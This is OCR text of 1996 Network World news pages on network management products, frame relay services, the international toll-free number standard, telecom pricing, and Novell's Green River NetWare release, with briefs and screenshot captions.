
Redmond, Wash.

Bridgeway Corp., renowned for products that link disparate network management systems, is setting its sights on the World-Wide Web.

The company is aligning itself with Bell Communications Research and an unnamed carrier to deliver virtual private data network management capabilities to end-users' desktops as a carrier service offering, said Harry Ruda, vice president of sales and marketing for Bridgeway.

BUILDING THE BRIDGE

Bridgeway is working with Bellcore and an unnamed carrier to combine a new gateway, MapSync server and an application so end users can manage their piece of a public network service.



The opportunity represents a business shift for Bridgeway. Until now, the company's bread and butter has been EventIX, a software suite that integrates Simple Network Management Protocol management data with non-SNMP data. Bridgeway also develops and markets MapSync, software that synchronizes the topology databases of multivendor SNMP management platforms.

But these products were designed to address the horizontal market of blending SNMP and non-SNMP data. "The horizontal market is slowing down," Ruda said. "Platforms are providing more capabilities now. Our role has not diminished, but changed."

Bridgeway's future lies in the more vertical market of delivering public network management capabilities to end users — what Ruda calls Customer Network Management (CNM).

The problem Bridgeway and its partners are attempting to solve is how to segment a public network, such as frame relay or Asynchronous Transfer Mode, into individual, customer-specific partitions for management. Bridgeway and its partners are exploring ways to do that via IP

See **Bridgeway,** *page 22*

Frontier enhances WAN, Web

By Jim Duffy

Chelmsford, Mass.

Frontier Software Development, Inc. has rolled out an application that allows users to analyze utilization of frame relay circuits and Web servers, and a WAN probe that can collect Web and HTTP traffic statistics from multiple T-1 links.

The new application, dubbed Netscout Manager, runs on Unix and Windows workstations and graphically depicts statistics for each frame relay Data Link Connection Identifier (DLCI) monitored by a probe.

New from Frontier

- **NetScout Manager 4.1** diagnostic and reporting tools for frame relay and Web traffic
- **NetScout Model 7500 probe** supports up to four T-1/E-1 circuits for high-density WAN traffic analysis

DLCI vital signs, such as congestion notification bits and frame discards, can be viewed with Netscout Manager 4.1. In addition, users can see protocol distribution, conversations between hosts and historical performance data with the application, and set thresholds to trigger collection of more detailed diagnostics.

"It goes out to extract information from the frame relay network, such as what are the committed information rates," according to John McConnell, president of McConnell Consulting, Inc., in Boulder, Colo. "So now you can set very accurate thresholds based on services rather than [the number of] packets."

But Frontier faces some stiff competition in frame relay monitoring and reporting. Visual Networks, Inc. is already well-entrenched in the monitoring market, and its technology is endorsed by Hewlett-Packard Co. And Concord Communications Corp.'s Network Health reporting application has been on the market for some time.

That's where Netscout Manager 4.1's dual personality may separate Frontier from the pack. In addition to the detailed frame relay analysis, the application also can be used to deliver custom reports on Web traffic, including information about Web server usage and utilization statistics for all WAN intranet links. Information is stored in an SQL database, and reports can be automatically generated on a daily, weekly and monthly basis, Frontier said.

Netscout Manager 4.1 costs $3,495 for Windows and $5,995 for Unix. Frontier plans to unveil a Web interface to Netscout Manager later this year.

The Netscout application complements Frontier's new Netscout probe, the Model 7500. The 7500 enables concurrent monitoring of up to four T-1/E-1 links.

Previously, Frontier's probes only monitored one T-1/E-1 pipe.

The Model 7500 costs $11,945.

©Frontier: (800) 357-7666.

IBM recasts its AS/400 as a Web Server in a Box

By Michael Cooney

IBM last week continued to transform its AS/400 mid-range system, this time trotting it out as AS/400 Web Server in a Box. The turnkey package is said to include everything customers need to quickly and easily set up Web sites.


IBM has been trying to reshape the Application System/400 over the past few years into a server platform that can do just about anything. These plans have, to some extent, been slowed because the box was underpowered and the core technology mostly proprietary.

Still, with more than $4 billion in sales last year, the AS/400 is one of IBM's most successful offerings.

To address the power con-

See **AS/400,** *page 22*


Percentage of mid-range systems running TCP/IP



SOURCE: INTERNATIONAL DATA CORP., FRAMINGHAM, MASS.

"Funny,
I thought my
job description
said
MIS manager
not

test pilot."



Uh-oh. It's time to start designing a client/server network. All in the line of duty, of course. The trick is to do it somehow without risking your life.

The problem can be summed up in a few words. Words like "danger." And "why me?"

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Bells get into faster frame relay

By Tim Greene

Some regional Bell operating companies are looking at another way to meet users' broadband needs: frame relay at DS-3 speeds.

Bell Atlantic Corp. plans a limited offer of 45M bit/sec frame relay later this month, and Pacific Bell will introduce the service later this year or early next year. US WEST, Inc. is evaluating whether to offer the service.

The carriers are starting to see frame relay users with central-site bandwidth needs exceeding DS-1 — the 1.5M bit/sec bandwidth where frame relay services typically top out now.

Most carriers would like to migrate those users to Asynchronous Transfer Mode by offering frame relay-to-ATM service interworking. That way, DS-3 ATM backbones could be linked to remote sites via lower speed frame relay links.

But both user acceptance of ATM and carrier ATM readiness lag, according to Irene Fuller, frame relay marketing director for Pacific Bell, so DS-3 frame relay is being positioned as an interim solution.

While DS-3 frame relay may become available, it will likely be at a high price to encourage users to go with ATM, according to Randy Montoya, group manager for data transport solutions for US WEST's Enterprise group.

The interest in the high-speed frame relay option was prodded by Cascade Communications Corp.'s recent announcement that its B-STDX switches support the new Frame Relay Forum DS-3 User-Network Interface standard. BellSouth Corp., Bell Atlantic and US WEST use Cascade platforms.

"The standard is important," said Ray Beares, senior product manager for Bell Atlantic. "We want to make sure customers' routers work with our switch; we encourage vendors to support standards."

Thomas Nolle, president of CIMI Corp. in Voorhees, N.J., said he doubted there was much of a market for T-3 frame relay, and that users needing that kind of bandwidth should look at ATM service.

Demand for the DS-3 option is being sparked by governments, Internet service providers and SNA users, Fuller said. ■

Bridgeway

Continued from page 19

addresses, customer sites and LAN segments, according to Ruda.

Ruda would not disclose the carrier Bridgeway and Bellcore are working with. But trials are currently under way, he said.

Three Bridgeway products — two of which are under development — are targeted at the CNM opportunity. One of these is MapSync.

Another is a gateway for mediating management differences between Management Information Base objects for carrier and customer premise devices and links, and handling security and flow control. This gateway is an outgrowth of Bridgeway's EventIX product.

The last is an end-user application for extracting data from the gateway, and viewing and manipulating the partitioned net through a Web browser interface.

With this application, users would be able to view the topology of their frame relay permanent virtual circuits, as well as network events, alarms and performance statistics, Ruda said.

The first version of this application will be read-only, meaning customers can only view the information. A subsequent version may let users provision their own circuits. But giving customers the ability to provision their own service is a little scary to carriers, Ruda admits. "Once you give users information, that's scary enough to providers," Ruda said. "Provisioning is a whole new level of complexity."

The end-user application will cost $200 to $300 per seat, Ruda said. Some of the CNM products could become commercially available next year, he said. ■

AS/400

Continued from page 19

cerns, Big Blue executives are now relying on new 64-bit PowerPC-based AS/400s, which in some configurations promise a 300% performance improvement over existing non-RISC AS/400s.

The AS/400 Advanced Series and Advanced Servers are expected to help the mid-range grow beyond its traditional departmental role.

Web Server in a Box includes an AS/400 Advanced Server Model 9402-20S, the OS/400 operating system, Internet Connection for AS/400 Internet software and integrated TCP/IP support.

The package also includes IBM's 5250/HTML Workstation Gateway, which converts existing AS/400 5250 terminal-based applications to HTML for display on Web browsers. IBM estimates that more than half of its traditional SNA users will need Internet or intranet access in the next year so this gateway is key to allow terminal users to move to that environment.

Software will also be included to let Web users access data stored on AS/400 DB2 for OS/400 databases. An integrated Lotus Notes Base Pak will come with the AS/400's File Server I/O Processor, an onboard processor that supports a variety of functions, such as LAN connectivity.

The Web Server in a Box ensemble is available for $22,000.

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Briefs

Cascade Communications Corp. *last week introduced a* **T-3 module** *for its B-STDX switch that allows carriers and Internet service providers to break each T-3 interface up into 28 T-1s to support 1.5M bit/sec service for frame relay, SMDS, ATM and the ATM Forum's Frame-based User-Network Interface. Attached to a digital access cross-connect system, it allows the provisioning of T-1 services for individual users. The module costs $75,000 or $2,677 per T-1 channel.*

Cascade: (800) 984-1939.

Infonet Services Corp. *is offering reduced pricing for customers who want to send* **electronic mail** *from their proprietary E-mail systems to other users via the Internet. Infonet ordinarily charges up to $30 per user per month to convert messages out of cc:Mail, Microsoft Mail or other packages via the X.400 standard and send them around the globe. The new service converts messages instead to the Internet's Simple Mail Transfer Protocol format while maintaining firewalls for messaging security.*

Infonet: (310) 335-2600.

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Optional companywide package:	$350 for every 20M bytes

Southwestern Bell Communications Services, Inc. *and* **Pacific Bell Communications** *have signed a memorandum of understanding with* **Sprint Corp.** *that covers wholesale long-distance services. The companies said they expect a contract by mid-summer. The teaming up on wholesale rates for the resale of long-distance services is not related to the proposed merger between Southwestern Bell parent SBC Communications, Inc. and Pacific Bell parent Pacific Telesis Group, according to the Bells.*

Toll-free 800 goes global

ITU's standard to help call centers unify apps worldwide.

By David Rohde

Starting early next year, companies will be able to use a single toll-free number around the world, and U.S.-based companies will be able to choose global toll-free numbers that are tantalizingly close to — but not exactly the same as — their existing 800 numbers.

After three years of deliberation, the International Telecommunications Union (ITU) last month established a standard for Universal International Freephone Numbers (UIFN). The new E.169 standard for toll-free numbers — 800 followed by eight digits instead of the usual seven — takes effect Feb. 1, 1997.

Under E.169, U.S. companies will be allowed to embed their existing toll-free numbers, including vanity numbers, within new UIFNs by adding a single digit of their choice before or after the seven-digit portion of their domestic 800 number (see graphic). When an overseas caller dials an international access code followed by 800 and the resulting eight digits, the global switched public network will route the call to the correct U.S. carrier, which will deliver it just like a domestic 800 call.

As a result, call center administrators will be able to apply the same database lookups, computer telephony applications and interactive voice response routines to foreign calls as they do to domestic calls. But carrier officials cautioned that UIFN implementation will be complicated and will require companies to stay on their toes.

First, users will have to submit their UIFN requests to their carriers with a $160 registration fee for each number. Between Dec. 3, 1996, and Feb. 1, 1997, the carriers will register those numbers with the ITU. So long as the embedded 10-digit domestic number on which the 11-digit UIFN is based was in use as of Dec. 1, 1994, the user will be presumed to be entitled to that number even if another company requests it, said Brian Hernandez, AT&T's global offer manager for emerging services.

But the ITU will not pour all the new numbers into a global database that carriers will dip in to every time a UIFN is dialed. Instead, each U.S. carrier will have to arrange individually with foreign carriers to recognize the new numbers and route them correctly. As a result, the new system will probably roll out gradually, Hernandez said, with about 20 countries likely to be ready to pass UIFN traffic by the first quarter of 1997.

Some users may choose to "box" their existing vanity numbers by registering all 20 possible UIFNs corresponding to their domestic vanity sequence. But Hernandez said AT&T is not encouraging the idea, reminding users that English-language vanity terms may mean little in foreign countries. ■

KEEPING YOUR OWN NUMBER . . . SORT OF

How the new Universal International Freephone Numbers (UIFN) will work:

▶ Companies pick any digit 0-9 and affix it to the beginning or end of the seven-digit portion of their North American 800 number.	(800) _ THE-CARD _
▶ American Express, for example, may pick 4 and place it at the beginning of its toll free number, making its UIFN (800) 4-THE-CARD.	(800) 4 THE-CARD _
▶ Another company, however, could pick (800) THE-CARD-4, raising questions about the safeguarding of branded 800 numbers.	(800) _ THE-CARD 4

Download a paper that describes the difficulties of setting up international toll-free systems from Network World Fusion. Select News+ then WANs & Internetworking.

Network World Fusion

http://www.nwfusion.com

Network operators team for consulting, integration services

By Joanie Wexler

Recognizing that businesses are becoming inextricably tied to networks, net operators are rushing to serve up a host of network-centric process reengineering and management services.

BBN Planet and UUNET Technologies, Inc., for example, both have recently struck arrangements with technology consultants and integrators to help customers migrate new applications to public network services.


BBN Planet and Andersen Consulting have formed a joint venture to help users with Internet-based electronic commerce. The venture, temporarily called ServiceNet, will open its doors in September to help business partners in common industries embrace electronic commerce. Then the venture will help them build a network infrastructure with guaranteed performance to support it.

The idea is to preclude companies from having to build separate agreements and networks with individual trading partners, which is the way services from traditional value-added network (VAN) service providers work, BBN and Andersen said.

The venture could be a threat to VANs, such as GE Information Services and Advantis, which tend to focus on the exchange of electronic forms over slow X.25 nets. "They just do not have the capability for interactive, event-driven applications," said Mike Rothman, vice president of global network strategies at META Group, Inc., a Reston, Va.-based consulting firm.

The host with the most

Service providers are offering integration and consulting services such as commerce — expected to grow a hundredfold by 2000 — onto the 'Net.



*Sampling of market components

SOURCE: THE YANKEE GROUP, BOSTON

The first ServiceNet customer will be an Andersen business unit called Passenger Revenue Accounting (PRA) Solutions. The unit currently services four airlines with a private-line T-1 net and homegrown software that analyzes ticket sales to make sure they were priced correctly. Among its functions, the system bills travel agents for discrepancies and settles payments between airlines.

Internet-based ServiceNet can "extend capabilities to the whole airline industry without us funding a separate network to each additional airline," said Michael Dickoff, an Andersen partner.

More recently, BBN rival UUNET Technologies teamed with national value-added reseller and net integrator USConnect.

The partnership should provide UUNET customers with integration and network management expertise and USConnect LAN customers with Internet service options.

Environmental consulting firm Jellinek, Schwartz & Connolly, Inc. in Arlington, Va., is one grateful UUNET customer who will benefit from the deal by gaining an on-site USConnect employee to make sure new Internet connections and firewall software are working.

An Internet service provider "keeps your domain server running and sees that your software gets downloaded," said Bill Williams, network administrator. "But now I can get remote monitoring and troubleshooting without a lot of time and energy on my part." ■

WAN MONITOR

New telecom pricing mirrors 'Net

Local exchange carriers such as US WEST and Southwestern Bell are among the first carriers to introduce service pricing based on a model used primarily by Internet service providers (ISP).


Specifically, both carriers have introduced ISDN with pricing structures similar to the "pay $9.95 per month for five free hours of Internet access plus $2.95 for each additional hour" model.

This structure, which we'll call flat++, since you pay a flat fee plus get free hours plus pay for additional hours, is likely to become more popular as Internet use increases and competition grows in the deregulated telecommunications industry. But buyer beware: There are both advantages and disadvantages to ordering service under this structure.

On the plus side, customers can estimate a minimum level of expense and then pay for usage. The flat++ pricing model also allows service providers to introduce products — and customers to order them — with an initial price point lower than what would be possible under a fixed monthly rate structure. This reduces risk and spurs initial demand.

The pending introduction of high-speed Internet access and remote LAN access services based on asymmetrical digital subscriber line (ADSL) technology is a good example of where flat++ pricing could be used to spark higher demand and get the service into more customer homes. Targeted for commercial availability late this year, ADSL-based services are expected to have fixed monthly charges between $35 and $50 for high-speed 'Net access within the first two years of availability. This is probably not going to attract large amounts of mainstream 'Net users since most are paying between $10 and $25 for a second phone line.

Offering ADSL via the flat++ pricing model might allow basic service pricing between $15 to $25 per month, including a few hours of free service. Additional hours would carry an extra usage charge. This pricing structure would permit more subscribers to evaluate ADSL-based Internet access and give carriers better economies of scale to support the low pricing.



Daniel Briere and Christine Heckart

One of the downsides of this pricing alternative, however, is there is generally no limit on additional hourly charges. If a customer uses the service for 105 hours, after the initial five free hours, they would pay for 100 hours of usage. This may prove too risky for some users, especially if the users in question — be they teenagers or overzealous workers surfing the Web — may abuse the connections. To fix this problem, carriers may end up including a pricing cap on hourly charges to provide monthly price protection.

We expect to see the flat++ structure in more services that are not directly tied to the Internet, such as frame relay and even standard voice services. MCI already offers an option very close to flat++ as part of its HyperStream frame relay product. Although not phrased in the same terms, MCI's usage-based service, which has a minimum and maximum charge, basically uses a flat++ pricing structure.

More telecommunications services and service providers will likely embrace flat++ pricing in the future. As long as price caps are included, this type of pricing offers many advantages and few disadvantages. We can thank the ISPs for making this price structure so popular.

Briere is president and Heckart is director of broadband with TeleChoice, Inc., a consultancy in Verona, N.J. Contact them at dbriere@telechoice.com and checkart@telechoice.com.

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

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Briefs

■ **Novell, Inc.** *has announced it will make its* **NetWare Client 32 for DOS/Windows** *available free of charge via CompuServe and the World-Wide Web. This client software gives 16-bit DOS and Windows 3.1 desktop users full 32-bit access to Novell Directory Services; simultaneous access to multiple servers, applications and printers; increased performance through 32-bit network access; client-side caching; and minimal conventional memory requirements.*

Novell: (801) 429-7000.

■ **Octopus Technologies, Inc.** *has introduced* **WinStation for Windows 95,** *software that mirrors data residing on a desktop machine to a separate drive or computer product in case of a hardware failure or natural disaster. Disk space and available capacity are continuously monitored. The Windows 95 product is compatible with the Windows NT version. The software costs $49.*

Octopus: (800) 919-1009.

■ **Qualix Systems Group** *will announce this week that its suite of* **application monitoring, failover and recovery applications** *can now run on UltraSPARC-based servers, including Sun Microsystems Computer Co.'s new Ultra Enterprise line. QualixHA Solutions 2.2.2 also now runs on Sun's Solaris 2.5 and 2.5.1, as well as SunOS, HP-UX and IBM's AIX. The package includes Veritas Software Corp.'s FirstWatch failover engine, which maintains a heartbeat between servers designed to back up each other; HA-Environment, which integrates the other components with various file systems and network interconnects; and HA-Modules, which improves the availability of specific applications. Pricing starts at $8,000.*

Qualix: (415) 572-0200.

User to jump into Green River

Novell Directory Services enhancements highlight beta version of NetWare upgrade.

By Christine Burns
Orem, Utah


Green River, the first revision to NetWare 4.1 in about a year and a half, looks like it was worth the wait.

Beta users of the Novell, Inc. software say it not only keeps pace with Windows NT, but hits Microsoft Corp. where it hurts by including significant Novell Directory Services (NDS) improvements. Novell considers NDS a major differentiator between NetWare and Windows NT, which lacks a global directory services technology.

NDS enhancements include:

■ A graphical tool called NDS Manager that lets an administrator monitor and manage the replication and partitioning of multiple NDS trees.

■ A user template object that allows a network manager to set defaults for new user objects and to make changes to multiple NDS objects simultaneously.



-621 FFFFFD93 TRANSACTIONS DISABLED

Explanation
This error indicates that Transaction Tracking (TTS) has been disabled for the server on which the Directory operation is taking place. When TTS is disabled, Directory operations that require modifying the database on that server are disabled as well.

Action
At the console prompt of the server, type "ENABLE TTS". If TTS was disabled because volume SYS: is full, log in to the server and delete unnecessary files from volume SYS:, and then type **ENABLE TTS** at the console.

Partitions	Type	State	Server
a level 9 org 2 a leve	Master	on	JULIE.Doorlock.Holmes
abcd.Assembly.Lang	Read-Write	on	CHIP.Novell
AFD8_novell.Novell	Read Only	on	SLAYER.Novell
All For One.one.Nov	Subordinat	on	TYROCS.Tasmanian.Doorlock
Doorlock.Holmes			
EN			
First.Novell			
four.Novell			
Fourth.Novell			
Holmes			
jbe_ou.JLB.EN			
L100.L93.L8.L7.L61			

Servers	Type	State	Partition
CHIP.Novell	Master	on	L100.L93.L8.L7.L61.L5.L4.L3.L
JULIE.Doorlock.Holmes	Read-Write	on	Holmes
PLAGUE.Doorlock.Holmes	Read-Write	on	Novell
SLAYER.Novell			
TYROCS.Tasmanian.Door			

EN	JULIE.	CHIP.	SLAYER	TYROCS.
JULIE.Dc				
CHIP.Nov	Master	Read-W	Read Only	Subordinate F
SLAYER.	Master	Read-W	Read Only	Subordinate F
TYROCS	Master	Read-W	Read Only	Subordinate F

The NDS Manager *in Novell's upcoming Green River release is a graphical tool that simplifies maintenance of NetWare 4 directory trees.*

■ Changes to the Systems Management Service that afford administrators the ability to back up and restore additional information contained in NDS user profiles.


■ An increase in the number of objects NDS can support from

See **Green River,** *page 28*

Software gives net managers snapshot of Internet use

By Ben Heskett
Toronto

Tinwald Networking Technologies last week became the latest company to help network administrators monitor escalating employee Internet usage.



Station MAC Addr = 000021525201 IP Addr = 192.168.0.90 Alias = WEIMIN Device Type = Station

First Seen @ Mon Jul 08 16:21:21 1996 Last Seen @ Mon Jul 08 16:31:23 1996 Internet Time: 00:02:21

Application	Frames	%Total
File Transfer	35	11%
Remote Login	37	12%
E-mail	21	7%
Web Browsing	112	36%
Management	0	0%
News Reading	55	18%
Name Service	54	17%
Real Audio	0	0%
Total Activity Frames	314	

Internet Snapshot *is a Windows-based monitoring tool that shows an administrator the extent of Internet usage by protocol.*

The company's Internet SnapShot software, due in next month, will let a LAN manager sitting at a central console drill down to a specific Windows-based desktop to track an end user's Internet whereabouts. The software will stop short of identifying actual Web sites being visited by an end user, but will give a reading of the type of 'Net activities end users are involved in, such as electronic mail, Web site browsing or participation in newsgroups.

The Windows-based software works like a LAN analyzer, tracking TCP/IP-based protocol traffic such as File Transfer Protocol or HTTP activity. It displays 'Net usage information in easy-to-read pie charts and top 10 user lists.

Though the administrative intrusion may raise issues of privacy for some users, the product is designed only to help companies get a better handle on 'Net usage, said David Wright, Tinwald's executive vice president.

Internet SnapShot incorporates a database so administrators can record important Internet usage data from specific desktops. Armed with that information, companies can better match their LAN infrastructure to end-user needs and determine whether 'Net usage policies need to be created or revised.

Internet SnapShot runs on Windows and Windows 95 desktops and works across Ethernet, Fast Ethernet and token-ring networks.

The product has an introductory price of $99 per desktop. A 15-minute evaluation copy can be downloaded from http://www.tinwald.com.

©Tinwald: (800) 846-9213.

Legato going beyond storage management

By Ben Heskett
Palo Alto, Calif.

Legato Systems, Inc. has unveiled a plan to deliver products through next year that it says will simplify administration of Unix and Windows NT-based client and server backups.

Legato's strategy centers around extending its popular NetWorker storage and backup product.

Among the most sought-after enhancements will be a Web-based interface, said Edward Cooper, Legato's director of strategic communications. Legato currently offers interfaces based on Windows, OS/2 and a variety of Unix flavors.

Legato's *Cooper*

Legato also plans to roll out software modules for managing storage policies on a server or domain level; software licensing and distribution; and disaster recovery. All of these should be out by the end of 1997, the company said.

Another module will enable systems and network management platforms such as Hewlett-Packard Co.'s OpenView and Tivoli Systems, Inc.'s TME to work with Legato's storage and systems management tools.

In addition, the company will release APIs for resellers to customize Legato's tools for use by different customers.

The company appears to be taking a full-blown systems management approach to storage management, according to analysts.

"They've layered all the basics in there from media management to software distribution, so it looks pretty complete," said Michael Peterson, president of Strategic Research Corp., a consultancy in Santa Barbara, Calif.

Features will be added in the coming months through internal development and partnerships, he said. ■

Green River

Continued from page 27

two million to 16 million.

The existing dearth of NDS management utilities has limited the service's usefulness for Jim Braun, a project manager with Kansas State University in Manhattan.

"Because we don't have better tools than NWAdmin right now, we have kept our NDS trees very simple and flat. Better NDS tools are long overdue," Braun said.

According to Michael Lewis, senior engineer of networks at Chevron Corp. in Houston, help is on the way with NDS Manager, a 32-bit Windows-based utility.

